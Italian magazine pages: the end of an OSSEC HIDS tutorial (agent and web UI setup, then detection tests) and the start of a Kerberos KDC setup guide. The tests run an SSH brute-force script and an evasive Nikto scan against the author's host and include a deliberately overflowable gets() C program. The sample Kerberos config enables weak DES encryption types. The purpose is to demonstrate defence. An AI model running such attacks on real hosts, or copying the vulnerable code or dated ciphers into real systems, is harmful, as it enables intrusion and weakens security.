L'OSSEC Agent Manager su Microsoft Windows in fase di abilitazione dell'host come Agente dell'HIPS.

La pressione del tasto Save ed un click su Manage -> Start OSSEC è più che sufficiente per far sì che l'agente assuma vita autonoma.

Per abilitare l'agente direttamente all'avvio del sistema modifichiamo attraverso services.msc il servizio "OSSEC Hids Windows Agent" impostando il Tipo di Avvio su "Automatico".

Abilitiamo l'avvio automatico dell'Agente modificando l'apposito valore.

A questo punto la postazione Windows appena configurata farà parte della rete OSSEC.
Per testare l'effettiva operatività dell'agente, dal server digitiamo:

```
# /var/www/ossec/bin/agent_ ¬
control -lc
OSSEC HIDS agent_control. ¬
List of available agents:
   ID: 000, Name: www. ¬
gfhome.info (server), IP: ¬
127.0.0.1, Active/Local
   ID: 001, Name: PC-Windows1,¬
IP: 192.168.1.100, Active
```

UNIX AGENTS

Il procedimento di seguito illustrato riguarderà l'installazione dell'agente su host Linux, BSD, Solaris e Mac.
La distro utilizzata in quest'esempio è Gentoo. Resta inteso che questo dettaglio è di scarso interesse in quanto il processo qui descritto sarà lo stesso per qualsiasi distribuzione.

Il pacchetto da scaricare sarà quello usato in fase di installazione del server. Semplicemente, appena richiesto, definiremo come "agent" il tipo di installazione desiderata:

```
[root@pluto ~]# wget http://
¬ www.ossec.net/files/ossec-¬
hids-2.3.tar.gz
[root@pluto ~]# tar zxvf ¬
ossec-hids-2.3.tar.gz
[root@pluto ~]# cd ossec-¬
hids-2.3/
[root@pluto ossec-hids-2.3]#
¬./install.sh
```

Come fatto per il server selezioniamo l'italiano come lingua per l'installazione e procediamo.
Commenteremo di seguito ogni singolo passaggio dell'installazione:

Digitiamo "agent" alla richiesta del tipo di installazione da effettuare.
Stavolta definiamo "/var/ossec" la directory entro cui installare l'agente.
Inseriamo l'indirizzo IP del server OSSEC (nel nostro caso 192.168.1.10).
Attiviamo syscheck, rootcheck ed Active Response digitando "s" a tutte le richieste.
Diamo invio per concludere la configurazione e dare inizio alla compilazione.

Dopo qualche istante, a compilazione completata, dovremmo ricevere in output le seguenti informazioni relative all'installazione appena effettuata:

```
...
- Configurazione terminata cor-
rettamente.
- Per avviare OSSEC HIDS: /var¬
/ossec/bin/ossec-control start
- Per arrestare OSSEC HIDS: ¬
/var/ossec/bin/ossec-control
stop
- La configurazione può essere
vista o modificata in /var/ ¬
ossec/etc/ossec.conf
Grazie per aver scelto OSSEC
HIDS.
...
```

Impostiamo quindi l'avvio dell'agente al boot inserendo "/var/ossec/bin/ossec-control start" nell'apposito file di init della nostra distribuzione.

Installato l'agente sull'host generiamo, come visto prima, un'ulteriore chiave di autenticazione per il Client appena configurato. Fatto questo, abilitiamo l'host utilizzando anche sull'agente "manage_agents":

[root@pluto ossec-hids-2.3]# /var/ossec/bin/manage_agents

```
...
(I)mport key from the ¬
server (I).
(Q)uit.
Choose your action: I or Q: I
...
Paste it here (or '\q' to ¬
quit): MDAyIFBDLUxpbnV4MSAx...
...
Confirm adding it?(y/n): y
Added.
```

Avviamo pertanto il Client:

```
[root@pluto ossec-hids-2.3]# ¬
/var/ossec/bin/ossec-¬
control start
Starting OSSEC HIDS v2.3 ¬
(by Trend Micro Inc.)...
Started ossec-execd...
Started ossec-agentd...
Started ossec-logcollector...
Started ossec-syscheckd...
Completed.
```

Dal server testiamo, infine, l'operatività dell'agente:

```
# /var/www/ossec/bin/agent_ ¬
control -lc
OSSEC HIDS agent_control. ¬
List of available agents:
   ID: 000, Name: www.gfhome.¬
info (server), IP: 127.0.0.1, ¬
Active/Local
   ID: 001, Name: PC-Windows1,¬
IP: 192.168.1.100, Active
   ID: 002, Name: PC-Linux1, ¬
IP: 192.168.1.132, Active
```

Ripetendo sia il procedimento illustrato qui che quello per Agenti Windows, metteremo via via tutti i nostri host sotto l'occhio vigile di OSSEC.

OSSEC WUI

Leggere gli alert via posta elettronica e via terminale farà sicuramente molto nerd ma nel caso di reti complesse e caratterizzate dalla presenza di innumerevoli host non è decisamente la scelta più comoda.

Avere l'opportunità di utilizzare un'interfaccia che riassuma lo stato del network ci risparmierà indubbiamente molto tempo, consentendoci, peraltro, di avere un quadro d'insieme della situazione aggiornato in tempo reale e visibile in ogni parte del globo.

Seguendo quindi la roadmap prefissata, occupiamoci di installare il frontend web di OSSEC sfruttando Apache.

I più attenti si ricorderanno che OpenBSD gestisce Apache in un ambiente totalmente isolato dal resto del sistema (chroot). Da qui, piuttosto che utilizzare un numero considerevole di link simbolici, abbiamo preferito installare OSSEC direttamente nella root del server Web (/var/www).
Questo ci permetterà di rendere l'installazione della WUI molto più snella, non dovendoci preoccupare dell'impossibilità da parte di Apache di accedere a directory esterne al suo environment di lavoro.


Scarichiamo quindi il tarball dell'interfaccia Web (al momento della scrittura di questo articolo giunta alla versione 0.3) ed installiamola sul Server:


```
# cd /var/www/htdocs/
# wget http://www.ossec.net/fi ¬
les/ui/ossec-wui-0.3.tar.gz
# tar zxvf ossec-wui-0.3.tar.gz
```

Avviamo lo script di setup per impostare l'autenticazione richiesta quando accediamo alle pagine della WUI:

```
# cd ossec-wui-0.3
# ./setup.sh
Setting up ossec ui...
Username: giovanni
New password:
Re-type new password:
Adding password for user ¬
giovanni
Setup completed successfuly.
```

Modifichiamo ora il file di configurazione (ossec_conf.php), indicando il percorso di OSSEC che nel nostro caso sarà, proprio per le constatazioni relative all'am-

biente chroot fatte prima, "/ossec".
Viste le nostre necessità la restante parte della configurazione è più che sufficiente: la lasceremo pertanto invariata. In definitiva il file dovrà risultare così:

```
$ossec_dir=" /ossec";
$ossec_max_alerts_per_page ¬
= 1000;
$ossec_search_level = 7;
$ossec_search_time = 14400;
$ossec_refresh_time = 90;
```

Un rapido collegamento con un qualunque browser al server web (nel nostro caso 192.168.1.10) all'indirizzo http://~/ossec-wui-0.3/index.php ci confermerà immediatamente la riuscita dell'installazione.

L'homepage della WUI ci mostra un riepilogo degli ultimi eventi e log analizzati e dei file modificati (integrity check).

La struttura della WUI è piuttosto semplice. Essa si avvale di un'interfaccia suddivisa in 5 schede: Main, Search, Integrity checking, Stats, About. Escludendo l'ultima, ognuna di queste offre preziose informazioni relative ai dati raccolti da OSSEC e dai vari agenti nella nostra rete.

Nella home è proposto un quadro d'insieme dove sono visualizzati gli ultimi alert, la lista degli agenti attivi disponibili e gli ultimi file modificati (integrity check).
Su quest'ultimo punto spenderemo qualche parola. Durante il processo di installazione degli agenti e del server stesso, i file "caldi" del sistema sono tutti firmati digitalmente dall'applicativo. In sostanza è generata una coppia di hash (SHA1 ed MD5) associata ai singoli file predetti che li identifica in modo univoco insieme al loro contenuto.

La modifica di questi ultimi, volontaria o meno che sia (si pensi ad esempio per Windows all'operato di trojan, virus, etc. e per Linux a backdoor, exploit et similia), determinerà necessariamente la generazione di un hash diverso, evidenziando l'avvenuto cambiamento.

È proprio su questo elementare presupposto che si basa il controllo di integrità (integrity checking) condotto da OSSEC.

Nell'esempio proposto in figura, relativo alla scheda "Integrity checking" della WUI, possiamo appunto osservare il checksum fatto al primo avvio dall'agente ospitato sul PC montante Microsoft Windows.


A sinistra è indicato il file monitorato, al centro è possibile visualizzare la coppia di hash associata allo stesso ed a destra la dimensione.

Il controllo di integrità dei file analizzati dall'agente montato su Windows.

In caso di modifica degli stessi, naturalmente, sarà generato un apposito alert informativo. Anche se la probabilità di falsi positivi in questo contesto è molto alta, è sempre auspicabile prestare particolare attenzione a questo genere di alert in quanto potrebbe rappresentare, con buona approssimazione, un primo campanello di allarme circa la compromissione del nostro host da parte di malware generico.

La scheda "Stats" ci offre in una singola schermata le statistiche degli alert generati dall'HIPS suddivise per livelli, regole ed orari. Rappresenta pertanto, indubbiamente, un ottimo strumento per avere una visione d'insieme della situazione del nostro network in tempo reale.

Le statistiche degli alert generati rappresentano un ottimo strumento offerto al net admin per monitorare costantemente la situazione generale dell'intera rete.

Infine, nella scheda "Search", è possibile ricercare singoli eventi ed alert generati. Nell'esempio proposto in figura abbiamo focalizzato la nostra attenzione su SSH.

La funzionalità di ricerca consente di visualizzare unicamente gli alert di nostro interesse.

3, 2, 1... CIAK, AZIONE!

Dopo questo excursus tra configurazioni ed installazioni è giunto il momento di testare sul campo l'affidabilità della soluzione OSSEC. Fedelmente a quanto analizzato nel corso dell'intero articolo effettueremo alcuni attacchi contemplati dalle regole analizzate.

Oggetto di nostro interesse in questa sede saranno pertanto i riscontri ai seguenti:

Tentativi di accesso non autorizzati (di

seguito TANA) su protocollo SSH.
Scanning effettuati con Nikto a website e web apps.
Segfault di applicativi su Windows.
Controlli di integrità su Windows.

Per ognuno dei punti succitati analizzeremo il comportamento di OSSEC constatando anche come l'operato di Active Response stronchi sul nascere qualsiasi tentativo di attacco ai sistemi, coordinandosi in modo perfettamente autonomo con PF ed OpenBSD.

1 - TANA SU PROTOCOLLO SSH

Per testare il comportamento di OSSEC in caso di attacchi brute force al protocollo SSH utilizzeremo uno dei tantissimi script disponibili online: mtsshbrute.py che trovate disponibile per il download sul nostro sito.

Lo script, scritto in python, consente di inoltrare multiple richieste di accesso in base ad utenti e password definite in appositi file che fungono da dizionario. Supportando il threading inoltre ci consente di velocizzare di molto l'operato.

Avviamo pertanto lo script come di seguito:

```
$ python mtsshbrute.py -H m0le.¬
it -p 22 -U users.txt -P ¬
dizionario.txt -T 2
[*] SSH Brute Force Ninja
[*] 1 user(s) loaded.
[*] 10 password(s) loaded.
[*] Brute Force started.
[*] Done.
```

Osserviamo quindi il comportamento dell'HIPS.
Come ci aspettavamo la generazione degli alert (via terminale, mail e WUI) ci informa puntualmente dell'accaduto:

```
** Alert 1269215496.1998: mail ¬
- syslog,sshd,authentication_ ¬
failures,
2010 Mar 22 17:13:30 www->/ ¬
var/log/authlog
Rule: 5720 (level 10) -> 'Mul
¬ tiple SSHD authentication ¬
failures.'
Src IP: 93.42.111.226
User: root
Mar 21 17:13:30 www sshd[3094]:¬
Failed password for root from ¬
93.42.111.226 port 26991 ssh2
Mar 21 17:13:29 www ¬
sshd[11785]: Failed password¬
for root from 93.42.111.226 ¬
port 35545 ssh2
```

Un tipico esempio di avviso offerto dall'interfaccia web di OSSEC.

Dopo poco, inoltre, la modalità A.R. si preoccupa di bloccare in modo definitivo l'IP che origina l'attacco aggiungendolo nel file hosts.deny e nella tabella ossec_fwtable di PF:

```
# tail -f /var/www/ossec/ ¬
logs/active-responses.log
Sun Mar 21 17:13:30 CET ¬
2010 .../host-deny.sh add ¬
93.42.111.226 1269188010. ¬
38989 5720
Sun Mar 21 17:13:30 CET ¬
2010 .../firewall-drop.sh add
¬  93.42.111.226 1269188010. ¬
38989 5720

# pfctl -t ossec_fwtable -¬
T show
93.42.111.226

# cat /etc/hosts.deny
ALL:93.42.111.226
```

2 - WEB SERVER SCANNING

In questo caso utilizzeremo Nikto per analizzare il web server da remoto specificando come parametro di avvio l'abilitazione delle tecniche di IDS evasion:

```
# ./nikto.pl -evasion 1 -h ¬
m0le.it
...
```

Celermente il sistema di alerting ci notifica svariati errori riscontrati nel file di log degli accessi di Apache:

```
Rule: 31151 fired (level 10
¬) -> "Mutiple web server
400 ¬ error codes from same
¬ source ip."
Portion of the log(s):
93.42.111.226 - [22/ ¬
Mar/2010:01:06:15 +0100] ¬
"GET /fSf6Npjt.dat HTTP/ ¬
1.0" 404 206
93.42.111.226 - [22/ ¬
Mar/2010:01:27:14 +0100] ¬
"GET /fSf6Npjt/ HTTP/1.0" ¬
404 203
93.42.111.226 - [22/ ¬
Mar/2010:01:27:14 +0100] ¬
"GET /fSf6Npjt.UploadServlet
¬ HTTP/1.0" 404 216
...
```

Interessante constatare che, qualora avessimo Mod_Security abilitato, non mancherebbero avvisi relativi anche a quest'ultimo, come di seguito:

```
2010 Mar 22 01:06:02 www->/
¬ var/www/logs/error_log
Rule: 30118 (level 6) -> ¬
'Access attempt blocked by ¬
Mod Security.'
...
[Mon Mar 22 01:06:01 ¬
2010] [error] [client ¬
93.42.111.226] mod_security:
...
```

Dopo il chiasso fatto da Nikto, arriva puntuale come sempre la risposta del firewall:

```
#  tail -f /var/www/ossec/ ¬
logs/active-responses.log
Mon Mar 22 01:06:15 CET ¬
2010 .../host-deny.sh add -¬
93.42.111.226 1269216362. ¬
4217 30118
Mon Mar 22 01:06:16 CET
2010¬ .../firewall-drop.
sh add - ¬ 93.42.111.226
1269216362. ¬ 4217 30118
```

```
# pfctl -t ossec_fwtable ¬
-T show
93.42.111.226

# cat /etc/hosts.deny
ALL:93.42.111.226
```


3 - SEGFAULT SU MICROSOFT WINDOWS

In questa circostanza osserveremo il comportamento di OSSEC quando un agente (in questo caso quello collocato sul PC montante Windows) invia informazioni relative a processi ed eventi dell'host entro cui è attivo. Simuleremo pertanto un crash di un generico applicativo suscettibile ai Buffer Overflow vedendo come l'HIPS intercetti l'apposito evento generato come Windows Event Log dal sistema immediatamente dopo il segfault.

Per far ciò utilizzeremo un banale sorgente che si commenta da solo (o almeno si spera), scritto per lo scopo:

```
#include <stdio.h>
main() {
char buf[3];
gets(buf);
return 0;
}
```

Compiliamo, avviamo ed inseriamo qualche carattere in più per constatare l'effettivo crash del "programma". Un'occhiata agli alert ci riconfermerà la meticolosità di OSSEC:

```
2010 Mar 22 01:40:11 (PC-¬
Windows1) 192.168.1.100-¬
>WinEvtLog
...
WinEvtLog: Application:
ERROR(1000): Application Er-
ror: (no user): no domain:
XXX: Nome dell'applicazio-
ne che ha generato l'erro-
re: bof.exe, ... timestamp:
0x4ba61368  Nome del modulo
che ha generato l'errore: ...
timestamp: 0x00000000  Codice
eccezione: 0xc0000005  Offset
errore 0x61616161
```

L'inserimento di una stringa eccedente la dimensione del buffer causa, inevitabilmente, il crash del programma.

4 - INTEGRITY CHECKING

Dal momento che Windows si presta bene ai nostri scopi esemplificativi, il nostro punto di riferimento sarà anche in questo caso l'agente "PC-Windows1".

Replicando il comportamento di un generico malware vedremo, operativamente, in cosa consiste il controllo di integrità condotto dall'HIPS, analizzando, come fatto finora, un alert generato.

La prima cosa che ci viene in mente di fare è modificare un file di sistema andandone a variare il checksum storicizzato da OSSEC in fase di primo avvio dell'agente.

Di seguito quindi l'immediato riscontro offerto dopo averne editato a mano uno a caso: "C:\Windows\win.ini":

```
Integrity checksum changed ¬
for: 'C:\Windows/win.ini'
Size changed from '403' to ¬
'409'
Old md5sum was: 'f3cb8893d927
¬ cb8edeee792928ecd1c9'
New md5sum is : '40f1bb10f0
¬ fc378289c3aaa722fb6d49'
Old sha1sum was: '24b0c156a97
¬ 4b4101304e51a6055d623-
b000a65d'
New sha1sum is : '24c15861a4
¬ e25e34013ffc7f38f8b2fbc8-
df6be8'
```

Il discorso è del tutto simile, ovviamente, per eventuali variazioni al registro di sistema.
Lasciamo al lettore le prove del caso.

CONCLUSIONI E RIFERIMENTI

Appaiono evidenti le avanzate caratteristiche e peculiarità offerte dall'applicativo in qualunque contesto operativo; di gran lunga alla pari, se non migliori, rispetto alle alternative commerciali generalmente adoperate in contesti enterprise.

Risulterà quindi quasi scontato capire che, malgrado il discorso intrapreso sulla rivista sia stato pensato per offrire un quadro dell'HIDS quanto più esteso possibile, la quantità di azioni e processi gestibili da OSSEC è talmente notevole da rendere anche la nostra trattazione limitativa.

Come abbiamo avuto modo di segnalare, la documentazione è davvero tanta così come altrettanto grosse sono le possibilità offerte dalla suite. Anche qui, quindi, segnaliamo alcuni riferimenti, da intendersi come complementari a quelli già offerti nella prima parte di questo articolo.

Non ci resta che augurarvi buon divertimento e buona sperimentazione!

RIFERIMENTI

Website relativi agli applicativi analizzati:

OpenBSD PF: www.openbsd.org/faq/pf/

Nikto: cirt.net/nikto2
Mod_Security: modsecurity.org

Alcune riferimenti online utili:

Buffer Overflow: www.siforge.org/articles/2003/04/15-bofexp.html

Buffer Overflow (2): www.owasp.org/index.php/Buffer_Overflow

Ulteriori riferimenti:
Hacker Journal nr. 195
"Buffer Overflow"

di Luca Buti
redazione@hackerjournal.it

KERBEROS

"Cerbero, fiera crudele e diversa,\ con tre gole caninamente latra\ sovra la gente che quivi è sommersa.\ Li occhi ha vermigli, la barba unta e atra\ e 'l ventre largo, e unghiate le mani;\ graffia li spirti ed iscoia ed isquatra."

Questo passo, tratto dal quarto canto della Divina Commedia di Dante, descrive Cerbero, in inglese Kerberos, il mitico cane a tre teste pena dei golosi.
Nel campo dell'informatica, questa bestia mitologica è stata utilizzata come nome e simbolo di un noto protocollo per l'autenticazione dei servizi di rete, il Kerberos, contraddistinto da un'architettura definita three-sided. Questo termine significa che il protocollo utilizza tre componenti per raggiungere il suo obiettivo di spedizione affidabile dei dati attraverso una rete: uno di essi è il client, che rappresenta l'utente, il secondo è il server, al quale si richiede l'accesso ed il terzo è un contenitore delle informazioni riguardanti le chiavi d'accesso.
Per comprendere meglio come funziona il sistema, dobbiamo tornare indietro negli anni '80, quando Kerberos venne creato nei laboratori del Massachusetts Institute of Technology, probabilmente il più famoso centro di ricerca tecnologica del mondo. A quei tempi l'autenticazione degli utenti, necessaria per fornire servizi di rete, avveniva attraverso la richiesta e l'invio di username e password, ed il suo trasporto era "in chiaro". Questo significa che era possibile, e per alcuni servizi lo è ancora, carpire le password spedite semplicemente "ascoltando" lo scambio di dati tra server ed utente.
Per alcuni servizi, come il classico telnet, le password sono spedite ancora senza nessun algoritmo di crittografia, rendendo il loro uso altamente sconsigliato in ambiti nei quali la sicurezza è necessaria.
L'operazione di ascolto di un traffico di rete si chiama packet sniffing, ed è talmente facile da sfruttare che anche una persona poco esperta e male intenzionata potrebbe farne uso.

CHIAVI DI CRITTOGRAFIA

Una soluzione molto utilizzata per risolvere il problema è l'uso di protocolli sicuri che sfruttino lo scambio di chiavi di crittografia e spediscano i dati in maniera cifrata, come per esempio fa ssh.
Nei laboratori del MIT si studiò un sistema in grado di permettere lo scambio sicuro delle informazioni di autenticazione per vanificare eventuali tentativi di ascolto del traffico, allo scopo di ottenere dati di accesso validi. Per funzionare, come abbiamo già accennato, Kerberos utilizza tre componenti, client, server e KDC (Key Distribution Center).
All'atto dell'autenticazione è richiesto un Ticket, una sorta di biglietto d'entrata che permette l'accesso al servizio per una sessione ad un determinato utente. Quando un utente cerca di connettersi ad una workstation che sfrutta una rete autenticata con Kerberos, viene inviato un messaggio al KDC che richiede un TGT (Ticket Granting Ticket), un biglietto che permette di ottenere altri ticket senza doverli richiedere nuovamente al KDC.
Il messaggio inviato contiene il Principal, che è un utente o un servizio che può essere autenticato tramite Kerberos ed ha l'identificativo in questa forma:

```
root[/instance]@REALM
```

Il Realm è la definizione nella terminologia di Kerberos di una rete basata su questo sistema. Esso può essere costituito da più KDC e da un insieme arbitrario di client e server.

Il Kdc controlla l'esistenza del principal nel suo database, e, nel caso riesca a trovarlo, prepara un Tgt cifrandolo con la chiave dell'utente ed inviandolo a chi ne ha fatto richiesta. A questo punto il client decifra il Tgt utilizzando la chiave dell'utente, ricavata dalla password inserita, e la memorizza per un tempo variabile e limitato, durante il quale l'utente non ha solitamente bisogno di reinserire la sua password.
Quando l'utente ha bisogno di autenticarsi per un servizio, il client richiede al Ticket Granting Service il ticket utilizzando il biglietto Tgt. Spesso il Kdc ed il Tgs coincidono e si trovano sulla stessa macchina fisica, per risparmiare sui costi di gestione. Abbiamo accennato al fatto che i Ticket Granting Ticket hanno una durata, entro la quale l'utente non deve reinserire nuovamente la password.

Questa caratteristica introduce un problema di sicurezza non banale: se il computer client ed il server Kdc non sono sincronizzati, un utente malizioso potrebbe usare ticket scaduti per accedere a servizi a lui negati. Per questo motivo, quando si configura una rete basata su Kerberos, dobbiamo preoccuparci di avere tutte le macchine sincronizzate, con uno scarto massimo standard di cinque minuti, che eventualmente si può rimodellare secondo le nostre esigenze. Per farlo, possiamo utilizzare il Network Time Protocol, che fornisce una sincronizzazione automatica grazie ad un demone chiamato ntpd.

Esso è contenuto nel pacchetto ntp, ed è disponibile sia sui cd delle maggiori distribuzioni che su internet in vari indirizzi, tra i quali rpmfind.net. Per installarlo su una Debian si usa il comando:

```
# apt-get install ntp
```

Mentre per le distribuzioni basate su rpm bisogna prima scaricare il pacchetto e poi installarlo con il solito:

```
# rpm -ivh ntp-versione.rpm
```

Possiamo configurarlo sia agendo sul file /etc/ntp.conf che con il programma disponibile in Red Hat chiamato

```
# redhat-config-date
```

7In entrambi i casi dovremo specificare un server di riferimento con il quale sincronizzare il nostro pc, ed una lista di quelli pubblici può essere trovata all'indirizzo: www.eecis.udel.edu/~mills/ntp/servers.html.
Il file di configurazione /etc/ntp.conf è mostrato nella Tabella 1, e l'unica cosa che dovremo fare è accertarci che tutti i file di configurazione dei pc, che costituiscono la nostra rete Kerberos, utilizzino gli stessi campi nella voce server, per averli tutti sincronizzati sulla stessa ora.

TABELLA 1:
Il file /etc/ntp.conf

```
# /etc/ntp.conf, configuration
for ntpd
# ntpd will use syslog() if
logfile is not defined
# logfile /var/log/ntpd
driftfile /var/lib/ntp/ntp.
drift
statsdir /var/log/ntpstats/
statistics loopstats
peerstats clockstats
filegen loopstats file
loopstats type day enable
filegen peerstats file
peerstats type day enable
filegen clockstats file
clockstats type day enable
# sezione dedicata ai server
per la sincronizzazione, è
importante che
# tutti i pc delle stessa LAN
usino gli stessi indirizzi
ip.
server 193.204.114.231

server 131.188.44.45

server 134.214.100.6
```

Ora che siamo sicuri che tutti i pc della rete Kerberos sono stati sincronizzati, dobbiamo accertarci che sia ben configurato il Dns nella macchina che farà da server Kdc. Procediamo quindi con l'installazione dei pacchetti necessari nel server, utilizzando la distribuzione Red Hat come piattaforma di base. Sarà facile trasportare le stesse nozioni anche su macchine con installate altre distribuzioni, perciò lasciamo al lettore il compito di adattare le soluzioni di questo articolo alle esigenze personali.

Per prima cosa installiamo i pacchetti krb5-libs, krb5-server, krb5-workstation. Dopo aver installato il software necessario dobbiamo decidere come chiamare il nostro Realm. Una convenzione molto usata è quella di utilizzare lo stesso nome del dominio, utilizzando però solo lettere maiuscole, come ad esempio HACKERJOURNAL.IT per il dominio hackerjournal.it.
I due file di configurazione da modificare sono /etc/krb5.conf e /var/kerberos/krb5kdc/kdc.conf
Potete vedere un esempio di come vanno configurati questi due file nelle Tabelle 2 e 3. Ovviamente dovete sostituire ad "esempio.com" il vostro dominio, e ad "ESEMPIO.COM" il vostro Realm. Dovete fare attenzione a non scambiare per errore maiuscole e minuscole, perché in questa situazione hanno diversi significati.

TABELLA 2:
Esempio di file /etc/krb5.conf

```
[logging]
```

```
default = FILE:/var/log/
krb5libs.log
 kdc = FILE:/var/log/
krb5kdc.log
 admin_server = FILE:/var/
log/kadmind.log

[libdefaults]
 ticket_lifetime = 24000
 default_realm = ESEMPIO.COM
 dns_lookup_realm = false
 dns_lookup_kdc = false

[realms]
 ESEMPIO.COM = {
 kdc = kerberos.esempio.
com:88
 admin_server = kerberos.
esempio.com:749
 default_domain = esempio.
com
 }

[domain_realm]
 .esempio.com = ESEMPIO.COM
 esempio.com = ESEMPIO.COM

[kdc]
 profile = /var/kerberos/
krb5kdc/kdc.conf

[appdefaults]
 pam = {
   debug = false
   ticket_lifetime = 36000
   renew_lifetime = 36000
   forwardable = true
   krb4_convert = false
 }
```

TABELLA 3:
Esempio del file di configurazione /var/kerberos/krb5kdc/kdc.conf

```
kdcdefaults]
 acl_file = /var/kerberos/
krb5kdc/kadm5.acl
 dict_file = /usr/share/dict/
words
 admin_keytab = /var/
kerberos/krb5kdc/kadm5.keytab
 v4_mode = nopreauth

[realms]
 ESEMPIO.COM = {
 master_key_type = des-cbc-
crc
 supported_enctypes =
des3-cbc-sha1:normal
des3-cbc-sha1:norealm
des3-cbc-sha1:onlyrealm
des-cbc-crc:v4 des-cbc-
crc:afs3 des-cbc-crc:normal
des-cbc-crc:norealm
des-cbc-crc:onlyrealm
des-cbc-md4:v4 des-cbc-
md4:afs3 des-cbc-md4:normal
des-cbc-md4:norealm
des-cbc-md4:onlyrealm
des-cbc-md5:v4 des-cbc-
md5:afs3 des-cbc-md5:normal
des-cbc-md5:norealm
des-cbc-md5:onlyrealm
des-cbc-sha1:v4 des-cbc-
sha1:afs3 des-cbc-sha1:normal
des-cbc-sha1:norealm des-cbc-
sha1:onlyrealm
}
```

Dopo aver inserito i nostri dati nei due file di configurazione principali del server KDC, dobbiamo creare il database che conterrà le chiavi, tramite il comando:

```
# /usr/kerberos/sbin/kdb5_
util create -s
```

L'opzione -s serve per immagazzinare la chiave del server in un file e se non specificata occorrerà reinserirla ad ogni reboot del server. Una volta creato il database delle chiavi, dobbiamo stabilire quali principal avranno permesso di modificare il database delle chiavi di kerberos, agendo sul file di configurazione /var/kerberos/krb5kdc/kadm5.acl. Solitamente in questo file basterà inserire questa unica linea:

```
*/admin@ESEMPIO.COM *
```

la quale indica al server Kerberos che qualsiasi utente che abbia un'istanza di admin nel realm ESEMPIO.COM, possiede anche pieni poteri sul database. Le istanze, come al solito, vengono indicate nel principal in un modo simile a questo:

max/admin@ESEMPIO.COM

dove la voce prima dello "/" indica l'utente, la stringa compresa tra lo slash e la chiocciola indica l'istanza, e la parte finale indica il Realm.

KADMIN

Per amministrare i principal si utilizzerà il programma kadmin, che si connette al demone kadmind utilizzando un'autenticazione Kerberos. Ovviamente per poterlo utilizzare l'amministratore dovrà creare almeno un Principal di partenza, con il quale potrà successivamente eseguire kadmin. Per creare il primo principal, basterà eseguire il comando:

```
# /usr/kerberos/sbin/kadmin.
local -q "addprinc max/admin"
```

Il comando kadmin.local si usa solamente nello stesso host del Kdc e non utilizza l'autenticazione su Kerberos, che, d'altra parte, non sarebbe ancora disponibile a causa dell'assenza di principal nel database. Lo stesso comando si può utilizzare per aggiungere altri utenti, come ad esempio:

```
# /usr/kerberos/sbin/kadmin.
local -q "addprinc max"
```

L'utente appena creato non possiede un'istanza di admin ed è considerato quindi un utente standard. Dopo aver aggiunto gli utenti, dovremo far partire i demoni per Kerberos:

```
# /etc/init.d/krb5kdc start
# /etc/init.d/kadmin start
# /etc/init.d/krb524 start
```

Per farli partire automaticamente ad ogni avvio possiamo utilizzare il programma chkconfig:

```
# chkconfig --level 345
krb5kdc on
# chkconfig --level 345
kadmin on
# chkconfig --level 345
krb524 on
```

Abbiamo quindi terminato la configurazione del server. Prima di passare ai client è necessario porre attenzione ancora su qualche aspetto di sicurezza. Data la centralità del sistema di autenticazione Kerberos, è indispensabile per un amministratore avere la certezza che la macchina che funge da Kdc sia protetta contro accessi non autorizzati.

I comandi che abbiamo appena visto possono permettere ad un intruso di creare un personal e conseguentemente di avere accesso a tutti i computer che fanno uso dell'autenticazione Kerberos. Inoltre, la sicurezza di questo sistema si estende solo ai programmi che fanno uso dell'autenticazione Kerberos, quindi dovremo sostituire i programmi insicuri con applicativi che offrono già il supporto a questo sistema. Inutile dire che se un utente utilizza il classico telnet, lascia che la sua password venga trasmessa in chiaro. Se questa disgraziatamente è la stessa utilizzata per Kerberos, allora il suo account è compromesso indipendentemente dalla sicurezza del sistema del MIT.

IL CLIENT

Per proseguire con il nostro esempio di campo applicativo di Kerberos, configureremo una macchina client per supportarne l'autenticazione. Se stiamo installando da zero il client, possiamo utilizzare l'apposito pannello di configurazione che viene fornito con il setup della Red Hat : alla voce configurazione dell'autenticazione ci viene permesso di utilizzare Kerberos, scegliendo tra le tre opzioni disponibili (Accesso ad una rete che usa Kerberos, accesso ad un Kdc o accesso ad una macchina che utilizza kdamind).

Se invece dovete effettuare questo procedimento dopo la prima installazione, allora dovete assicurarvi di aggiungere i pacchetti krb5-libs e krb5-workstation, ed eseguire il programma authconfig.

In generale le operazioni da fare sono copiare il file /etc/krb5.conf in tutti i client e cambiare il file /var/kerberos/krb5kdc/kdc.conf in modo coerente. Dopo aver creato correttamente questi due file, dobbiamo creare un principal corrispondente all'host da aggiungere alla rete. Per fare quest'ultimo passaggio dovremo eseguire nel Kdc:

```
# kadmin
```

Che ci fornirà una console con la quale andiamo ad aggiungere l'host:

```
# addprinc -randkey host/
client1.esempio.com
```

Dove la parte successiva al "/" corrisponde al nome dell'host da aggiungere. L'opzione randkey serve a creare una chiave casuale. Dopo aver creato il principal per il client, ne estrapoliamo le chiavi:

```
# ktadd -k /etc/krb5.keytab
host/client1.esempio.com
```

Ora abbiamo a disposizione un sistema Kerberos 5 funzionante, ma dobbiamo assicurarci che i programmi utilizzino questo sistema per autenticare i loro utenti.

In generale, un'applicazione deve già essere stata pensata per un determinato sistema di autenticazione, quindi è necessario cercare la versione che utilizza kerberos o ricompilare i sorgenti dopo averli modificati allo scopo.

MODULI DI AUTENTICAZIONE

